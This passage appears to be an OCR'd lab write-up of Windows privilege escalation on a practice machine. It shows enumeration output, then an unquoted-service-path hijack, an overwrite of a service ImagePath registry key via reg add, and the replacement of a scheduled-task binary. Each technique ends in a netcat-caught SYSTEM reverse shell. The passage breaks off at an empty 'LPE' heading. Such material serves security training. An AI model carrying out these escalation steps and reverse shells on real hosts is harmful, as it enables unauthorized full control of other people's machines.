FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)
C:\PrivEsc\WinPrivEscTools>wmic service get name,pathname,startmode,startname | findstr /i "LocalSystem" | findstr /v /i "Dis
abled" | findstr /v /i "c:\\windows" | findstr /v "\""
Backup Service                          C:\Program Files\Backup Service\backup.exe
                                          Auto       LocalSystem
unquotedsvc                             C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
                                          Manual     LocalSystem

C:\PrivEsc\WinPrivEscTools>_
```

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)

C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -uwdq "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -uwdq "C:\Program Files\Backup Service"
C:\Program Files\Backup Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\PrivEsc\WinPrivEscTools>_
```

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)
C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -uwdq "C:\Program Files"
C:\Program Files
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\PrivEsc\WinPrivEscTools>_
```

Enumeration revealed an unquoted service path in Unquoted Path Service, which runs as LocalSystem and is set to manual start. While both it and Backup Service use unquoted paths, only Unquoted Path Service is usable since bob does not have write access to C:\Program Files\Backup Service. This sets up Unquoted Path Service as the only viable path for exploitation.

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

cmd.exe (running as WINDOWSBOXA\bob)

```
C:\PrivEsc\WinPrivEscTools>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc\WinPrivEscTools>sc query unquotedsvc

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\PrivEsc\WinPrivEscTools>
C:\PrivEsc\WinPrivEscTools>
```

sarjounradiyeh@kali: ~

FreeRDP: 192.168.174.174

Recycle Bin

Google Chrome

Microsoft Edge

Host Name: **WINDOWSBOXA**

Unquoted Path Service

File Home Share View

« Windows 10 (C:) › Program Files › Unquoted Path Service

Search Unq

Name	Date modified	Type
Common Files	4/8/2024 2:52 PM	File folder
Common	5/7/2025 3:28 AM	Application

Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos

cmd.exe (running as WINDOWSBOXA\bob) - net start unquotedsvc

```
C:\PrivEsc\WinPrivEscTools>
C:\PrivEsc\WinPrivEscTools>net start unquotedsvc
```

```
sarjounradiyeh@kali: ~

┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.149] from (UNKNOWN) [192.168.174.174] 49785
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

The Unquoted Path Service was confirmed to run as LocalSystem and was manually startable by user bob. By placing a reverse shell payload named Common.exe in the Unquoted Path Service directory, the service execution was hijacked due to the unquoted path. Starting the service triggered the payload, resulting in a SYSTEM-level reverse shell.

iii- regsvc

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)
C:\PrivEsc\WinPrivEscTools>accesschk /accepteula -uvwqk HKLM:\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
  RW BUILTIN\Administrators
        KEY_ALL_ACCESS
  RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS

C:\PrivEsc\WinPrivEscTools>
```

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)

C:\PrivEsc\WinPrivEscTools>reg query HKLM\System\CurrentControlSet\Services\regsvc

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\regsvc
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x3
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
    DisplayName    REG_SZ    Insecure Registry Service
    ObjectName    REG_SZ    LocalSystem

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\regsvc\Security

C:\PrivEsc\WinPrivEscTools>
```

```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)

C:\PrivEsc\WinPrivEscTools>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\
WinPrivEscTools\reverse.exe /f
The operation completed successfully.

C:\PrivEsc\WinPrivEscTools>_
```

The regsvc service runs as LocalSystem and allows user bob to start and stop it. AccessChk confirmed that the ImagePath registry key is modifiable, which enables path hijacking. Since bob has KEY_ALL_ACCESS through the INTERACTIVE group, this misconfiguration can be exploited to escalate privileges by pointing the service to a custom payload.


```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob)

C:\PrivEsc\WinPrivEscTools>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\
WinPrivEscTools\reverse.exe /f
The operation completed successfully.

C:\PrivEsc\WinPrivEscTools>_
```


```
sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
cmd.exe (running as WINDOWSBOXA\bob) - net  start regsvc
C:\PrivEsc\WinPrivEscTools>net start regsvc
_
```

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.149] from (UNKNOWN) [192.168.174.174] 49791
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


The ImagePath for the regsvc service was overwritten with a reverse shell payload using reg add. Since the service runs as LocalSystem, starting it successfully triggered a SYSTEM-level shell back to the attacker, confirming privilege escalation through registry key manipulation.


iv- FancyTask






A scheduled task named FancyTask was found running as SYSTEM and set to execute C:\Users\Public\fancyTask.exe at regular intervals. Since the target executable is located in a world-writable directory, it can be replaced by an attacker-controlled payload to gain or maintain SYSTEM-level access.






The FancyTask scheduled task was running as SYSTEM and executed from a world-writable path: C:\Users\Public\fancyTask.exe. By replacing the binary with a reverse shell and waiting for the task to trigger, a SYSTEM-level shell was successfully obtained, confirming the privilege escalation via scheduled task abuse.


v- LPE




